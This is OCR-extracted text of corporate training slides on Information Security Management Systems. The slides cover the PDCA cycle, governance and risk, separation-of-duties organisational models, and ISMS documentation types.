
ISMS Fundamentals - What does it mean «Make Security»: it is a multidisciplinary process

“Making Security” is a multidisciplinary process and means:

- developing activities during three time phases for counteracting accidents: Prevention, Detection and Reaction
- dealing with three different expertise areas: Technological, Organizational and Legal

Security has always been synonymous with Prevention, but in recent years cyberattacks have required the enhancement of the Detection phase without which the defense is not comprehensive and effective.

For this reason it is necessary to remember that the Prevention is ideal but the Detection is a must.



Information Security Management System (ISMS) Process

Today the Real Life of “Making Security” process is different from the past. In fact it is clear that:

- IT System Threats and Vulnerabilities are growing;
- The contrast between Attacker and Defender is asymmetric so the Defended can’t protect effectively Company IT infrastructure and systems with only technology and the Prevention activity alone is inadequate and insufficient for protection.

Therefore it is essential to adopt a multitasking process where a continuous Security Monitoring activity has to be performed with appropriate tools and dedicated Resources (e.g. SOC) in order to maximize the Detection results: the figure wants to highlight that the time dedicated to Security Monitoring & Detection phase is the highest time within the ISMS process.

Second Part


How can IT Infrastructures & Systems be protected?


Contents	Slide
5. Definition & Implementation of Information Security Management System (ISMS)	
a) Information Security Term & CIA Triad Definition	30
b) ISMS Principles	34
c) ISMS Components: Time Phases and Expertise Areas	38
d) ISMS Implementation: Deming PDCA Cycle	**41**
6. Information Security International Standards: ISO/IEC 27000 Family	61

Ansaldo STS A Hitachi Group Company

PDCA Deming Cycle: The Model for all Management Systems

- ISO Management Systems Standards as Quality (9001), Environmental (14001), Energy (15001), HSE (45001) and also Information Security (27001) are based on PDCA Deming Cycle
- PDCA Cycle, derived from Feedback Theory, allows the Continuous Improvement for Management Systems implemented by Organizations. It is an iterative model composed by four steps: Plan – Do – Check – Act.






Deming PDCA cycle is an iterative and management method for the control and continual improvement of processes and products and it is based on the feedback theory.

Information Security Activities in the Organization: 4 Typologies

- Strategy & GRC (Governance, Risk, Compliance): first part of Deming PLAN step.
  - *Strategy*: definition of *Objectives and Goals*
  - *Governance*: the "*Way of Management*" through *Organizational Structures*, *Policies*, *Requirements*, *Rules*, *Practices* and *Procedures*,.
  - *Risk:* performing *Risk Management* to evaluate countermeasures to be adopted in order to reach the *Acceptable Risk Level* set by Organization Board based on its commitment and sensitivity (*Risk Appetite*).
  - *Compliance:* conformity to regulations and/or international standards
- Design: second part of Deming PLAN step. It performs Information Security projects according to defined strategy and based on approved budget.
- Operation: performing Deming DO step comprising:
  - Implementation of projects previously defined
  - Day-by-Day Operations and Maintenance
- Control: performing Deming CHECK & ACT steps for compliance verification of security projects and system configurations with the defined Policies and Requirements, identifying any remediation to apply. Two types of Controls:
  - Approval: mandatory & required checking, e.g project approval
  - Audit: compliance examination of a chosen environment to specific requirements



Information Security Management Process (ISMS)


As for all Management Systems, also ISMS is based on PDCA Deming Cycle.

To assure correct and appropriate Management of Information Security in function of Business goals and Company requirements, an approach based on factual data is requested, in particular to address:

- Plan phase by Risk Assessment and Treatment activities (Top-Down approach);
- Act phase by Controls Activities as Vulnerability Assessment and Penetration Test activities (Bottom-Up approach)

Security e Information Security: Possible Organizational Models

Better Organization: model compliant with «Separation of Duties» principle




Security Dept. with autonomous structure

CISO reports to CSO which directly reports to CEO. CSO is Head of all Security components (physical, personnel and cyber/information)


Legend
CEO: Chief Executive Officer, Head of the Organization
CIO: Chief Information Officer, Head of IT Dept.
CSO: Chief Security Officer, Head of Security Dept.
CISO: Chief Information Security Office, Head of Information Security Dept
COO: Chief Operation Officer, Head of Operations and Activities

Dangerous Organization: model not compliant with «Separation of Duties» principle



Security Dept. doesn't exist and CISO reports to CIO

CISO is accountable for all security activities: policies, standard, technologies, day-by-day operations and incident management




ISMS Process Description: RACI Table

As mentioned before, the ISMS process adopted by the Company has been divided in the following four sub-processes, in accordance to to the international standards ISO/IEC 27001:2013 and ISO/IEC 27002:2013:

- Strategy/Governance/Risk
- Design
- Execution
- Control

with different Accountabilities between CSAC and IT Depts. to respect the Separation of Duties principle.




ISMS Process Description Example


ISMS process consists of four sub-processes: Strategy/GRC – Design – Execution/Operation and Control.

Since Information Security is pervasive within IT infrastructure, systems and networks, the ISMS has to guarantee to the Company the **correctness and transparency** of the activities carried out.

For this reason, the Separation of Duties principle has been applied and different accountabilities have been assigned to four sub-processes: IT Dept. has the Accountability for Design and Execution/Operation phases (with exception of Security Incident Management, assigned to IS Dept.) while IS Dept. has Accountability for Governance/GRC and Control phases.


ISMS process Policies & Documents





ISMS process requires specific documentation periodically updated according to:

- Organization changes
- Requirements and Regulations modifications



The ISMS requires also several documents as policies, standards, guidelines, procedures and baselines

- ***Policies:*** High level statements of principle or course of action governing the Information Security of Organization
- ***Guidelines:*** documents providing non–authoritative guidance on policy or standards
- ***Procedures***: set of documents describing step-by-step or detailed instructions for implementing or maintaining security controls
- **Instructions:** specific configuration for technologies and systems that are designed for easy compliance with established Policy, Guidelines and Procedures

Second Part

How can IT Infrastructures & Systems be protected?

